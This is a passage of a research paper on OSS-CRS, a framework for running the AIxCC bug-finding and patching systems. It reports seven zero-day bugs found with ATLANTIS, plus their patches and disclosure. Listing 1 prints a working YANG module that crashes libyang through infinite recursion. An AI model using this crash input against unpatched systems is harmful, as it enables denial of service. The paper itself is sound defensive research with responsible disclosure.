`prepare_phase` builds the CRS's own container images (*e.g.*, fuzzers, analyzers, LLM agents) that are target-independent and reusable across projects.

`target_build_phase` declares build steps that require knowledge of the target: custom instrumentation passes, sanitizer-specific compilations, or snapshot captures for incremental patch validation. In the AIxCC competition, all seven teams independently implemented their own build and patch-compilation pipelines: ATLANTIS built a `cp_manager` with Docker-in-Docker, BUTTERCUP used a dedicated `build-bot` service, and ARTIPHISHELL deployed separate `patchery` and `patch-validation-testing` components [6, 8, 25]. With OSS-CRS, CRS developers extract these custom build passes into `target_build_phase` declarations.

`crs_run_phase` defines the runtime modules as a set of named containers, each with its own Dockerfile. A multi-component CRS (*e.g.*, a fuzzer, an analyzer, and a builder sidecar) declares one entry per component, and OSS-CRS launches them together with shared networking and resource limits.

OSS-CRS also injects environment variables into every CRS container at runtime (Table 4). These expose the target name, resource allocation, and LLM proxy credentials, so CRSs can adapt without hard-coded assumptions. For instance, a fuzzer can spawn one worker per core.

4.2 Vanilla Fuzzer

The simplest integrated CRSs are thin wrappers around the stock fuzzing engines used by OSS-Fuzz: CRS-LIBFUZZER wraps libFuzzer [41] for C/C++ targets, and `crs-jazzer` wraps Jazzer [24] for Java. They serve as a baseline: they require no LLM, use a single container, and exercise the minimal OSS-CRS interface, *i.e.*, prepare, build-target, and run, with nothing beyond standard fuzzing. The CRS-LIBFUZZER build script (Figure 4) is two lines: `compile` the target, then

```
#!/bin/bash
set -e
compile
libCRS submit-build-output $OUT build
```

Figure 4: Build script for CRS-LIBFUZZER.

hand over artifacts to the run phase. This two-line pattern is the minimal build contract; CRSs can extend it freely by adding custom compiler passes, instrumenting with different sanitizers, or running static analyzers, while OSS-CRS handles container orchestration and artifact transfer.

4.3 Porting ATLANTIS

ATLANTIS, the first-place AIxCC system [25], is among the most complex CRSs: it comprises multiple sub-systems (three independent bug-finding systems), uses multiple instrumentation passes (coverage, AddressSanitizer [45], and uninstrumented builds), and combines diverse fuzzing engines with multiple LLM agents.

Porting process. Converting ATLANTIS to the OSS-CRS interface required four categories of changes. ❶ *Manifest creation.* We wrote `crs.yaml` manifests for each sub-system, declaring its supported languages, required LLM models, capabilities, and prepare/build/run phase definitions. ❷ *Artifact submission.* Competition-specific API usage (*e.g.*, sending PoVs) was replaced with `libCRS` commands (`register-submit-dir`, `submit`). ❸ *Project building.* Each ATLANTIS sub-system had its own way of adding CRS tooling to the target project image: ATLANTIS-MULTILANG rebuilt the project image with a custom base image and ATLANTIS-C mounted tooling into the project container and overwrote the compiler environment variable. Under OSS-CRS, all sub-systems follow the same standard: providing a `builder.Dockerfile` that receives the target project base image as a build argument, unifying the build workflow. ❹ *Image caching via prepare phase.* In the competition environment, CRS images are prebuilt into registries. However, for rapid local CRS development, OSS-CRS supports rebuilding CRS images through its infrastructure. As such, each ATLANTIS sub-system needed to optimize its build process by partitioning some images into the prepare phase.

Eight components ported. We ported ATLANTIS's bug-finding sub-systems as five separate components and ATLANTIS's bug-fixing sub-systems as three separate components, each integrated as an independent CRS (Table 3). For bug-finding, ATLANTIS-MULTILANG and ATLANTIS-C each bundle two fuzzer variants, while ATLANTIS-JAVA contributes one (Table 6). ATLANTIS-MULTILANG handles C/C++/Java targets using microservices-based fuzzing driven by directed fuzzing and LLM agents. ATLANTIS-JAVA targets Java projects with Jazzer [24] sinkpoint-based fuzzing, ATLANTIS-C targets C/C++ projects with custom libAFL [18] and AFL++ [17] fuzzers, and both ATLANTIS-JAVA and ATLANTIS-C use a high-throughput agentic seed generator. Each sub-system has its own `crs.yaml` manifest, its own target build process, and runs in its own containers. The ATLANTIS bug-fixing CRSs are also integrated. We ported the three highest-accuracy agents (ATLANTIS-PRISM, ATLANTIS-MULTI-RETRIEVAL, and ATLANTIS-VINCENT) each as an independent patching CRS (Table 3), selecting those whose per-vulnerability success rate exceeds 90% on PatchIsland's AIxCC patch experiment [26]. ATLANTIS-MULTI-RETRIEVAL gathers code context around the crash, then iteratively generates and refines patches, querying for additional context as needed; ATLANTIS-VINCENT runs a three-stage pipeline of root-cause analysis, project-specific property inference, and patch generation; and ATLANTIS-PRISM cycles between analysis, patching, and evaluation agents, iteratively refining its understanding of the bug. PatchIsland's agents already build, apply, and validate candidate patches through its own `Crete` framework, so integration required switching the validation to use `libCRS`'s patch-validation pipeline (§4.5).

What changed, what was preserved. The original ATLANTIS requires over 20 Azure VMs across multiple Kubernetes node pools, three separate LiteLLM proxy instances, and dynamic node scaling via Azure SDK calls (§2.4). Porting replaced all Kubernetes orchestration with a flat Docker architecture, collapsed the three LiteLLM proxies into the single OSS-CRS proxy, and substituted the competition scoring API with `libCRS`'s artifact submission. Each sub-system also shed auxiliary components: ATLANTIS-MULTILANG and ATLANTIS-JAVA dropped their `concolic` hybrid-fuzzing engines, and ATLANTIS-C dropped its backup fuzzing engines and harness scheduler. We excluded `concolic` because its instrumentation introduced compatibility issues across diverse target projects; in the original competition it contributed only 1.7% of ATLANTIS's results [25], so we expect minimal impact on bug-finding capability. On the patching side, we likewise excluded PatchIsland's CLAUDELIKE and MARTIAN agents, which scored below 90% on its patch benchmark [26]. All primary CRS logic, including fuzzers, LLM agents, and analysis pipelines, was preserved with minimal modification, confirming that the core analysis techniques are independent of the deployment infrastructure.

4.4 Porting Other AIxCC Finalist CRSs

We port the remaining six finalist teams following the bug-finding taxonomy from the AIxCC SoK [58], which identifies proof-of-vulnerability (PoV) generation and seed generation as the recurring LLM-driven components shared across teams. We therefore focus on extracting each team's agentic workflows. When such an agent interacts with a stock, unmodified fuzzer, we port only the agent and leave the fuzzer out: OSS-

CRS's ensemble mechanism lets the seed generator feed any other fuzzing CRS at runtime. When a team instead incorporates a customized fuzzer, we integrate it as a separate component whenever it can be decoupled from the rest of the CRS.

Under this strategy, BUTTERCUP [8], ROBODUCK [4], FUZZINGBRAIN [46], and LACROSSE [30] are ported as LLM agents only. ATLANTIS, BUGBUSTER [7], and ARTIPHISHELL [6] implement their own custom fuzzers, which are integrated into OSS-CRS separately.

Across all of these ports, we also strip out each CRS's harness-orchestration logic. OSS-CRS runs one campaign per fuzz harness, so the competition-level scheduling that divides effort across a target's many harnesses is not applicable under our model. We thus omit components such as ATLANTIS-C's harness-deprioritization scheduler [25] and BUGBUSTER's BandFuzz collaborative-fuzzing coordinator [47].

4.5 AI Coding Agents

A growing class of CRSs wraps a general-purpose AI coding agent around the OSS-CRS interface. We integrated five such agents (Claude Code, Codex, Copilot CLI, Gemini CLI, and OpenCode), each in both a bug-finding and a bug-fixing configuration. As a worked example we describe CLAUDECODE, a CRS that uses an LLM agent to analyze crash traces and source code for vulnerabilities discovered by other CRSs in order to generate patches.

Builder sidecar in action. CLAUDECODE validates each candidate through `libCRS`'s three-step patch validation pipeline: `apply-patch-build` sends the unified diff to a builder sidecar, which applies the patch and performs an incremental rebuild from a pre-captured build snapshot; `run-pov` re-executes the crash-triggering input against the patched binary to confirm the vulnerability is resolved; `run-test` runs the project's regression tests to check for functional regressions. Because the builder sidecar handles all build-system complexity (such as Makefiles), CLAUDECODE's implementation contains no build logic. The CRS focuses entirely on LLM-driven patch synthesis, delegating compilation and testing to the framework.

5 Zero-day Results

To evaluate whether OSS-CRS enables practical, large-scale vulnerability discovery and fixing on real-world software, we ran the ported ATLANTIS CRS against open-source projects.

Target selection. We selected 8 OSS-Fuzz projects spanning C/C++ and Java, chosen to cover a range of project sizes (3 kLoC to 1,960 kLoC), application domains (databases, parsers, network servers, cryptographic libraries), and existing fuzzing maturity (from newly onboarded to heavily fuzzed for years). We did not cherry-pick projects based on expected vulnerability yield.

Running setup. All experiments ran on a single machine with 32 CPU cores and 128 GB RAM, running Ubuntu 22.04 with Docker 27. Each campaign allocated 16 cores and 64 GB RAM to the bug-finding CRS, with a 24-hour timeout per target project. LLM budgets were set to $50 per campaign, using a mix of Claude and GPT-4o through the OSS-CRS LLM proxy.

5.1 Zero-day Bugs Found

Table 5 summarizes the 7 zero-day vulnerabilities discovered by running ATLANTIS on OSS-CRS across 6 OSS-Fuzz projects. We found sanitizer crashes in two selected projects, Mosquitto and WAMR, but could not verify them as security bugs. Using the NIST CVSS v3.1 calculator [37], we self-assign severity scores, classifying one as high severity (CVSS ≥ 7.0), two as medium, and four as low. At the time of writing, six have been fixed by upstream maintainers, and one remains unpatched. All vulnerabilities are memory-safety bugs in C, but the set also includes logic bugs and undefined-behavior flaws (CWE-476, CWE-674, CWE-681), demonstrating that the CRS finds null-pointer, schema-validation, and numeric-conversion issues, not only fuzzer-class crashes. We present three cases in detail from two projects, all fixed and merged by upstream maintainers, to illustrate the range of bugs OSS-CRS finds and the quality of evidence it produces.

Case study 1: jq (C, undefined behavior). We found two undefined-behavior vulnerabilities in jq, a widely used command-line JSON processor (34k GitHub stars). ❶ Null pointer arithmetic in `found_string()` (`jv_parse.c`:449, CWE-476, CVSS 2.5): when parsing an empty string `""`, the parser never calls `tokenadd()`, leaving `tokenbuf` as `NULL` and `tokenpos` as zero. The expression `tokenbuf + tokenpos` evaluates `NULL + 0`, which is undefined behavior per the C standard. ❷ Float-to-integer overflow in the `dtoi` clamping macro (`builtin.c`:374, CWE-681, CVSS 3.3): the modulo operator `%` triggers an out-of-range cast when either operand is $\geq 2^{63}$. The macro's upper-bound guard `-(n) < INTMAX_MIN` uses strict less-than, so the boundary value 2^{63} (whose negation equals `INTMAX_MIN` exactly) falls through to an unclamped `(intmax_t)(n)` cast. Both bugs were detected by UBSan instrumentation.

Case study 2: libyang (C, logic/recursion). We found an infinite-recursion vulnerability (CWE-674, CVSS 7.5) in libyang's union/leafref type resolution. A crafted YANG module with a circular `leafref` inside a `union` type causes unbounded recursion during `lys_parse_mem()`, leading to stack overflow and denial of service. The call chain cycles through `lyplg_type_store_union()` → `union_find_type()` → `lyplg_type_store_leafref()` → resolution back to the union type → re-entry into `lyplg_type_store_union()`.

Table 5: Zero-day vulnerabilities (7) discovered using OSS-CRS with ATLANTIS across 6 open-source projects. All findings were reported to upstream maintainers and DARPA. The Reference column cites the public issue, fix PR, or advisory.

#	Project	Lang	kLoC	★	Vulnerability	CWE	Location	Harness	CVSS	Status	Reference
1	libxml2	C	130	723	OOM Error Misreport	CWE-252	`xmlIO.c:1332`	Existing	2.5	Fixed	#1067*
2	libyang	C	115	410	Infinite Recursion	CWE-674	`union.c:490`	Existing	7.5	Fixed	GHSA-mq87-gwqp-w3v8
3	FRRouting	C	627	4.0k	NULL Pointer Deref	CWE-476	`nhrp_packet.c:158`	Custom	6.5	Fixed	PR #20932
4	memcached	C	32	14.1k	Heap Buffer Underflow	CWE-125	`mcmc.c:140`	Existing	3.9	Fixed	#1268
5	jq	C	30	33.8k	Float-to-int Overflow	CWE-681	`builtin.c:374`	Custom	3.3	Fixed	#3482
6					Null Pointer Arithmetic	CWE-476	`jv_parse.c:449`	Existing	2.5	Fixed	#3483
7	arp-scan	C	3	1.2k	*Redacted for responsible disclosure*				5.4	Pending	

*Fixed in the maintainer's `libxml2-ee` fork; the corresponding upstream GitLab issue was closed.

```
module leafref-unions {
    namespace "http://example.com/leafref-unions";
    prefix "lu";

    container config {
        leaf circular-ref-1 {
            type union {
                type leafref {
                    path "../circular-ref-1";
                }
            }
            default "circular-value";
        }
    }
}
```

Listing 1: YANG module triggering infinite recursion in libyang's union/leafref resolution: the `leafref` path points back to the enclosing leaf, causing unbounded re-entry during default-value compilation.

Listing 1 shows the 15-line YANG module that triggers the bug: a single leaf whose type is a union containing a `leafref` that points back to itself. When libyang compiles the module's default value, the circular reference causes unbounded recursion with no cycle detection.

It demonstrates that OSS-CRS finds logic bugs beyond classic memory corruption, such as schema-validation flaws that require reasoning about type-resolution semantics, not just memory access patterns.

Finding 1: OSS-CRS discovers vulnerabilities beyond classic memory corruption, including undefined behavior (null-pointer arithmetic, numeric-conversion overflow) and logic bugs (schema-validation cycles).

5.2 Patches and Disclosure

Patch generation and validation. For each vulnerability, OSS-CRS feeds the crash trace, root-cause analysis, and surrounding source code to ATLANTIS, which uses an LLM to generate a minimal candidate patch as a unified diff. Each candidate is then validated automatically through the `libCRS` infrastructure (§3.3): the patch is applied and the project rebuilt, the original PoV is re-executed to confirm the crash no longer triggers, and the project's test suite is run to check

```
 // jv_parse.c: found_string()
 static pfunc found_string(struct jv_parser* p) {
+  if (p->tokenpos == 0) {
+    TRY(value(p, jv_string("")));
+    return 0;
+  }
    char* in = p->tokenbuf;
    char* out = p->tokenbuf;
    char* end = p->tokenbuf + p->tokenpos;
```

Listing 2: Generated patch for jq's null-pointer arithmetic (CWE-476). An early return for empty strings avoids `NULL + 0` undefined behavior.

```
 // builtin.c: dtoi macro
-#define dtoi(n) ((n) < INTMAX_MIN  \
-  ? INTMAX_MIN : -(n) < INTMAX_MIN \
-  ? INTMAX_MAX : (intmax_t)(n))
+#define dtoi(n) ((n) < INTMAX_MIN   \
+  ? INTMAX_MIN : -(n) <= INTMAX_MIN \
+  ? INTMAX_MAX : (intmax_t)(n))
```

Listing 3: Generated patch for jq's `dtoi` macro (CWE-681). Changing < to <= clamps the boundary value 2^{63} correctly.

for regressions. We then manually reviewed all patches before submitting them to upstream maintainers. The following three examples illustrate the kinds of patches OSS-CRS produces.

Patch: jq empty-string guard and dtoi fix. Listing 2 shows our generated patch for the null-pointer arithmetic bug. It short-circuits `found_string()` when `tokenpos` is zero, returning an empty `jv_string` before any pointer arithmetic. This avoids the `NULL + 0` expression entirely. Listing 3 shows the one-character fix for the `dtoi` overflow: changing < to <= in the upper-bound guard so that the boundary value 2^{63} is correctly clamped to `INTMAX_MAX` instead of falling through to the undefined cast. The jq maintainer merged the `dtoi` fix within one day of our report (PR #3486); the null-pointer fix (PR #3485) was also merged.

Patch: libyang cycle detection. No CRS-generated patch file is available for the libyang infinite-recursion bug; the upstream maintainer implemented the fix directly (commit `b5f56b3`), adding cycle detection during leafref resolution so that circular type references are rejected at schema-compile time rather than causing unbounded recursion. The bug was

published as advisory GHSA-mq87-gwqp-w3v8 and fixed in libyang v5.0.6.

Finding 2: Generated patches are targeted and minimal: the jq fixes are a four-line early return and a one-character operator change, each addressing the precise root cause.

Disclosure outcomes. Of the 7 findings, six have been fixed by upstream maintainers: jq (×2), libyang, FRRouting, memcached, and libxml2. The remaining one finding is still pending maintainer response. We reported all vulnerabilities following each project's preferred disclosure process, including GitHub Security Advisories and direct email.

6 Discussion

6.1 Challenges and Lessons

Docker-in-Docker vs. flat Docker. Our initial attempt at local portability wrapped each CRS in a Docker-in-Docker (DinD) container to support container operations in the CRS. As discussed in §3.4, DinD complicated resource control, build caching, and debugging, so OSS-CRS adopted a flat Docker architecture instead. The broader lesson is that the framework should absorb the container-level operations that CRSs commonly need (such as building the project and validating patches), and expose them as first-class infrastructure helpers. A hands-off framework that instead leaves each CRS to reinvent these operations pushes that complexity into every CRS (DinD being the prime example) and complicates both the CRS and the framework. We therefore designed OSS-CRS to proactively identify and provide such helpers, rather than leaving them to individual CRSs.

Build-system diversity. OSS-Fuzz projects use heterogeneous build systems (Make, CMake, Autoconf, Bazel, Meson, and more). During CRS integration, we found that build assumptions baked into the competition environment (pre-installed tool versions, fixed filesystem layouts) frequently broke on different target projects. OSS-CRS mitigates this by building targets through OSS-Fuzz's official build flows, inheriting the build environment that each project's maintainers already support.

Porting effort. Adapting ATLANTIS to the OSS-CRS interface required understanding the system's internal architecture and artifact flow without changing the core logic of the modules we ported. The changes fell into four categories: configuration (writing `crs.yaml` manifests), I/O adaptation (replacing competition-specific API calls with `libCRS` commands), build integration (replacing containerized patch compilation with `libCRS`'s builder sidecar, which handles the apply-patch, rebuild, and test cycle), and image optimizations using the prepare phase. For the ATLANTIS-MULTILANG port, this integration work required approximately 3 person-days. For ATLANTIS-C, the port took over 4 person-days, as its tighter coupling to competition-specific build pipelines and container orchestration demanded more extensive I/O and build-integration changes. For ATLANTIS-JAVA and CLAUDECODE, integration required approximately 1 person-day each. All three of ATLANTIS's patching CRSs (ATLANTIS-PRISM, ATLANTIS-MULTI-RETRIEVAL, and ATLANTIS-VINCENT) together required only 2 person-days: they share the `Crete` framework, which already builds and validates candidate patches, so the port only had to redirect patch validation to `libCRS`. LACROSSE and FUZZINGBRAIN, being LLM-only, took roughly 1 person-day each. ROBODUCK is also LLM-only but took 3 person-days, since separating its agents from the rest of the CRS was complicated by tight coupling to the architecture. BUTTERCUP took 4 person-days because its C and Java targets relied on different coverage mechanisms; BUGBUSTER took 7 person-days due to the instrumentation toolchain environment for the custom fuzzer; and ARTIPHISHELL took 8 person-days, due to the large number of components and the tight coupling to the `pydatatask` [16] plumbing. In general, porting effort depends on the gap between a CRS's original design and the four categories above: systems with hard-coded competition APIs, refactoring containerized build flows, non-standard configuration formats, or tightly coupled image assumptions require proportionally more adaptation work.

6.2 Limitations and Threats to Validity

Our results demonstrate feasibility: CRS logic can be decoupled from competition infrastructure and applied to real OSS targets with actionable outputs. We note several limitations of OSS-CRS in its current state.

Single AIxCC patching system ported. For bug fixing, OSS-CRS integrates only ATLANTIS's patch agents, alongside general-purpose AI coding agents (§4.5). While ATLANTIS is the best-performing finalist, purpose-built patchers from other teams may exercise interface assumptions or repair strategies that a single team's system does not.

Target format assumptions. OSS-CRS currently targets projects compatible with OSS-Fuzz, which require a standardized build script, a containerized environment, language restrictions, and at least one fuzz harness. Projects not yet onboarded to OSS-Fuzz require harness development, which is outside the scope of the framework.

Target selection. Our 8 target projects were selected from OSS-Fuzz's project corpus based on adoption and security relevance.

LLM non-determinism. LLM-based CRS components produce non-deterministic outputs, affecting both vulnerability discovery and patch generation. Our results reflect specific model versions and prompt configurations; different models or API versions may yield different findings.

6.3 Community and Future Work

OSS-CRS is developed as a sandbox project in the OpenSSF to support the open-source security community. Our roadmap focuses on three directions:

- *Cross-CRS technique analysis.* With ensemble execution and cross-CRS artifact exchange, we aim to answer two questions: which individual techniques are most effective, and which combinations yield the best results?
- *Additional CRS types.* Beyond bug-finding and bug-fixing, we are extending OSS-CRS to harness-generation and triage CRSs, broadening the range of techniques the framework can host and compose.
- *Broader target coverage.* We plan to apply integrated CRSs to a wider range of open-source projects to discover vulnerabilities at scale.

7 Related Work

Autonomous cyber reasoning. The Cyber Grand Challenge (CGC) [12, 52] introduced autonomous systems that find and patch vulnerabilities in custom binaries on the DECREE OS. AIxCC [14] extended this to real-world open-source software, producing seven finalist CRSs whose techniques are analyzed by Zhang *et al*. [58]. OSS-CRS differs from both competition platforms: CGC provided a fixed binary format and a scoring API; AIxCC provided Azure infrastructure with competition-specific endpoints. OSS-CRS provides a reusable framework that persists beyond any single competition, targeting OSS-Fuzz's corpus of open-source projects. On top of this framework, CRSBench [51] is a benchmark suite that lets security practitioners and researchers evaluate and compare CRSs under controlled conditions.

Fuzzing infrastructure. OSS-Fuzz [2] provides continuous fuzzing for open-source projects but supports only single-container, single-fuzzer execution without bug-fixing or LLM integration (§2.1). FuzzBench [36] evaluates fuzzer performance on standardized benchmarks but does not support multi-component CRS workloads. ARVO [34] reproduces historical OSS-Fuzz vulnerabilities for research but provides no execution framework. Magma [22] and UniFuzz [32] offer ground-truth benchmarks for evaluating fuzzers but focus on single-fuzzer comparison, not multi-technique composition. OSS-CRS complements these tools: it uses OSS-Fuzz project definitions as targets and could integrate with FuzzBench for CRS-level comparison.

Ensemble and collaborative fuzzing. Collaborative fuzzing [11, 20, 21, 60] demonstrated that given fixed resources, distributing effort across multiple fuzzers outperforms focusing on any single fuzzer, motivating ensemble approaches. OSS-CRS generalizes this insight from fuzzer ensembles to CRS ensembles that combine heterogeneous techniques, including fuzzing, static analysis, LLM reasoning, and autonomous patching. It coordinates them via unified resource and LLM budget allocation and a filesystem-based exchange mechanism that requires no modification to individual CRSs.

LLM-powered fuzzing. LLMs are increasingly used to augment fuzzing. TitanFuzz [15] and Fuzz4All [54] use LLMs to generate test inputs, ChatAFL [35] applies them to protocol fuzzing, and ELFuzz [10] synthesizes entire fuzzers via LLM-driven evolution. HLPFuzz [55] and G^{2}FUZZ [59] leverage LLMs for constraint solving and input generator synthesis, respectively. In a complementary direction, OSS-Fuzz-Gen [33] and SHERPA [29] use LLMs to synthesize fuzz harnesses, automating a key bottleneck in onboarding new targets. These works improve individual fuzzing components; OSS-CRS provides the orchestration layer to compose such LLM-augmented tools into complete CRS pipelines.

LLM-based vulnerability repair. Several benchmarks evaluate LLM agents on security tasks: SEC-bench [31], Cybench [57], AutoPatchBench [9], and CVE-Bench [53]. On the technique side, San2Patch [27] automates vulnerability repair from sanitizer logs via tree-of-thought LLM reasoning, and PatchAgent [56] mimics human debugging expertise for practical program repair. The AIxCC competition demonstrated that integrating LLMs into full CRS pipelines, combining code reasoning with fuzzing and program analysis, yields stronger results than applying them in isolation [58]. OSS-CRS provides the infrastructure to study this integration: its LLM proxy tracks per-CRS costs, enabling comparison of LLM-augmented versus traditional techniques under fixed budgets.

8 Conclusion

DARPA's AI Cyber Challenge produced seven autonomous CRSs for finding and fixing vulnerabilities, but left them entangled with competition-specific infrastructure. We analyzed all seven finalist CRSs and identified three categories of barriers (infrastructure duplication, cloud lock-in, and monolithic design) that prevent real-world deployment. OSS-CRS addresses these barriers with a standardized CRS interface, resource isolation with LLM budget management, and cross-CRS artifact exchange for composing complementary techniques. By porting the AIxCC champion system and discovering 7 previously unknown bugs across 6 open-source projects, we provide feasibility evidence that competition CRS logic can be decoupled from its original infrastructure and applied to real-world OSS projects. OSS-CRS is available as open source, a first step toward broader cross-CRS accessibility and evaluation. We invite the community, including researchers, CRS developers, and security practitioners, to actively develop, compose, and evaluate CRS techniques and help mature OSS-CRS into shared infrastructure for open-source software security.

Ethical Considerations

OSS-CRS lowers the barrier to automated vulnerability discovery and patching in open-source software. This automation carries inherent dual-use risks, as the same techniques that help defenders find and fix bugs could also help attackers identify exploitable weaknesses. However, we believe the benefits outweigh these risks: our system produces not only proofs of vulnerability but also validated patches, shifting the balance toward defense.

We ran OSS-CRS entirely in isolated Docker containers on local machines without transmitting any data to external services. Also, because OSS-CRS executes all analysis inside containerized environments and operates on fuzzing harnesses originally written for security testing, it poses no risk to running production systems.

All vulnerabilities discovered in this work were reported to upstream maintainers following each project's preferred disclosure process, including GitHub Security Advisories, SourceForge, and direct email. We withheld public disclosure of vulnerability details until maintainers acknowledged the reports. The proof-of-vulnerability inputs and patches are shared with maintainers to facilitate timely remediation. We are actively communicating with project maintainers and responsible parties to ensure all reported issues are addressed.

Open Science

OSS-CRS, including the framework, all integrated CRSs, and evaluation artifacts, is publicly available. We archive a snapshot at https://zenodo.org/records/20072038, and the actively maintained repository lives at https://github.com/ossf/oss-crs. The repository includes the CRS interface specification, `libCRS` library, configuration templates, and documentation for porting new CRSs.

Acknowledgments

We thank Younggi Park for the initial design and implementation of the bug-fixing infrastructure in OSS-CRS. We thank Sin Liang Lee, Isaac Hung, Joshua Wang, and Jiho Kim for their contributions to the bug-finding campaign. We also thank Jeff Diecks and the Open Source Security Foundation (OpenSSF) for supporting OSS-CRS as an OpenSSF sandbox project and promoting community outreach.

References

[1] Apache Software Foundation. Kafka, 2026. https://github.com/apache/kafka.

[2] A. Arya, O. Chang, J. Metzman, K. Serebryany, and D. Liu. OSS-Fuzz: continuous fuzzing for open source software, 2016. https://github.com/google/oss-fuzz.

[3] D. Bass. One of the Best Hackers in the Country Is an AI Bot. Bloomberg, 2025. https://www.bloomberg.com/news/articles/2025-06-24/one-of-the-best-hackers-in-the-country-is-an-ai-bot.

[4] T. Becker, R. Goulden, Y. Kim, J. Kwon, S. Myung, T. Nighswander, and S. Seo. aixcc-afc-archive: Public source code release of theori's aixcc afc submission, Aug. 2025. URL https://github.com/theori-io/aixcc-afc-archive/.

[5] BerriAI. LiteLLM: Call 100+ LLM APIs in OpenAI format, 2026. https://github.com/BerriAI/litellm.

[6] A. Bianchi, K. Borgolte, J. Corbetta, F. Disperati, A. Dutcher, J. Grosen, P. Grosen, A. Machiry, C. Salls, Y. Shoshitaishvili, N. Stephens, G. Vigna, and R. Wang. Cyber grand shellphish. *Phrack*, 16 (70), June 2017. URL https://sites.cs.ucsb.edu/~vigna/publications/2017_Phrack_CyberGrandShellphish.pdf.

[7] BugBuster. 42-b3yond-6ug-crs: Bugbuster, our team's submission to the ai cyber challenge final competition, Aug. 2025. URL https://github.com/42-b3yond-6ug/42-b3yond-6ug-crs.

[8] Buttercup. Buttercup: finds and patches software vulnerabilities, Dec. 2024. URL https://github.com/trailofbits/buttercup.

[9] T. Byun, C. Aschermann, K. Y. Thng, W. Zhou, Y. Yang, L. Deason, and J. Saxe. Introducing AutoPatchBench: A Benchmark for AI-Powered Security Fixes, Apr. 2025. URL https://engineering.fb.com/2025/04/29/ai-research/autopatchbench-benchmark-ai-powered-security-fixes/.

[10] C. Chen, B. Dolan-Gavitt, and Z. Lin. ELFuzz: Efficient Input Generation via LLM-driven Synthesis Over Fuzzer Space. In *Proceedings of the 34th USENIX Security Symposium (Security)*, Seattle, WA, Aug. 2025.

[11] Y. Chen, Y. Jiang, F. Ma, J. Liang, M. Wang, C. Zhou, X. Jiao, and Z. Su. Enfuzz: Ensemble fuzzing with seed synchronization among diverse fuzzers. In *Proceedings of the 28th USENIX Security Symposium (Security)*, Santa Clara, CA, Aug. 2019.

[12] DARPA. Cyber Grand Challenge, 2016. https://www.darpa.mil/research/programs/cyber-grand-challenge.

[13] DARPA. AIxCC Archive, 2025. https://archive.aicyberchallenge.com/.

[14] DARPA. AI Cyber Challenge (AIxCC), 2025. URL https://aicyberchallenge.com/. Accessed: 2025-09-09.

[15] Y. Deng, C. S. Xia, H. Peng, C. Yang, and L. Zhang. Large Language Models Are Zero-Shot Fuzzers: Fuzzing Deep-Learning Libraries via Large Language Models. In *Proceedings of the 32nd ACM SIGSOFT International Symposium on Software Testing and Analysis*, ISSTA 2023, pages 423–435. Association for Computing Machinery, 2023. doi: 10.1145/3597926.3598067.

[16] A. Dutcher. pydatatask: Library for constructing data-centric processing pipelines , 2022. https://github.com/rhelmot/pydatatask.

[17] A. Fioraldi, D. Maier, H. Eißfeldt, and M. Heuse. AFL++: Combining incremental steps of fuzzing research. In *14th USENIX Workshop on Offensive Technologies (WOOT 20)*. USENIX Association, Aug. 2020.

[18] A. Fioraldi, D. Maier, D. Zhang, and D. Balzarotti. LibAFL: A Framework to Build Modular and Reusable Fuzzers. In *Proceedings of the 29th ACM conference on Computer and communications security (CCS)*, CCS '22. ACM, November 2022.

[19] L. Franceschi-Bicchierai. Google says its AI-based bug hunter found 20 security vulnerabilities. TechCrunch, 2025. https://techcrunch.com/2025/08/04/google-says-its-ai-based-bug-hunter-found-20-security-vulnerabilities/.

[20] Y.-F. Fu, J. Lee, and T. Kim. autofz: Automated Fuzzer Composition at Runtime. In *Proceedings of the 32nd USENIX Security Symposium (Security)*, Anaheim, CA, Aug. 2023.

[21] E. Güler, P. Görz, E. Geretto, A. Jemmett, S. Österlund, H. Bos, C. Giuffrida, and T. Holz. Cupid : Automatic fuzzer selection for collaborative fuzzing. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2020.

[22] A. Hazimeh, A. Herrera, and M. Payer. Magma: A Ground-Truth Fuzzing Benchmark. *Proc. ACM Meas. Anal. Comput. Syst.*, 4(3): 49:1–49:29, Nov. 2020. doi: 10.1145/3428334. URL https://dl.acm.org/doi/10.1145/3428334.

[23] Helm. Helm: The Kubernetes Package Manager, 2026. https://github.com/helm/helm.

[24] C. Intelligence. Jazzer: Coverage-guided, in-process fuzzing for the jvm, 2025. https://github.com/CodeIntelligenceTesting/jazzer.

[25] T. Kim, H. Han, S. Park, D. R. Jeong, D. Kim, D. Kim, E. Kim, J. Kim, J. Wang, K. Kim, S. Ji, W. Song, H. Zhao, A. Chin, G. Lee, K. Stevens, M. Alharthi, Y. Zhai, C. Zhang, J. Jang, Y. Jang, A. Askar, D. Kim, F. Fleischer, J. Cho, J. Kim, K. Ko, I. Yun, S. Park, D. Baik, H. Lee, H. Heo, M. Gwon, M. Lee, M. Baek, S. Min, W. Kim, Y. Jin, Y. Park, Y. Choi, J. Jung, G. Lee, J. Jang, K. Kim, Y. Cha, and Y. Kim. ATLANTIS: AI-driven Threat Localization, Analysis, and Triage Intelligence System. *arXiv*, Sept. 2025. doi: 10.48550/arXiv.2509.14589. URL https://arxiv.org/abs/2509.14589. Cross-listed in cs.AI.

[26] W. Kim, S. Min, M. Gwon, D. Baik, H. Lee, H. Heo, M. Lee, M. W. Baek, Y. Jin, Y. Park, Y. Choi, T. Kim, S. Park, and I. Yun. Patchisland: Orchestration of llm agents for continuous vulnerability repair, 2026. URL https://arxiv.org/abs/2601.17471.

[27] Y. Kim, S. Shin, H. Kim, and J. Yoon. Logs In, Patches Out: Automated Vulnerability Repair via Tree-of-Thought LLM Analysis. In *34th USENIX Security Symposium (USENIX Security 25)*, pages 4401–4419, 2025.

[28] kubernetes. kubernetes: Production-Grade Container Scheduling and Management, 2026. https://github.com/kubernetes/kubernetes.

[29] Kudu Dynamics. SHERPA: Security Harness Engineering for Robust Program Analysis, 2025. URL https://github.com/AIxCyberChallenge/sherpa.git. Developed as part of DARPA's AI Cyber Challenge (AIxCC).

[30] Lacrosse. afc-crs-lacrosse: Aixcc finals 2025 crs submission, Aug. 2025. URL https://github.com/siftech/afc-crs-lacrosse.

[31] H. Lee, Z. Zhang, H. Lu, and L. Zhang. SEC-bench: Automated benchmarking of LLM agents on real-world software security tasks. In *The thirty-ninth annual conference on neural information processing systems*, 2025. URL https://openreview.net/forum?id=QQhQIqons0.

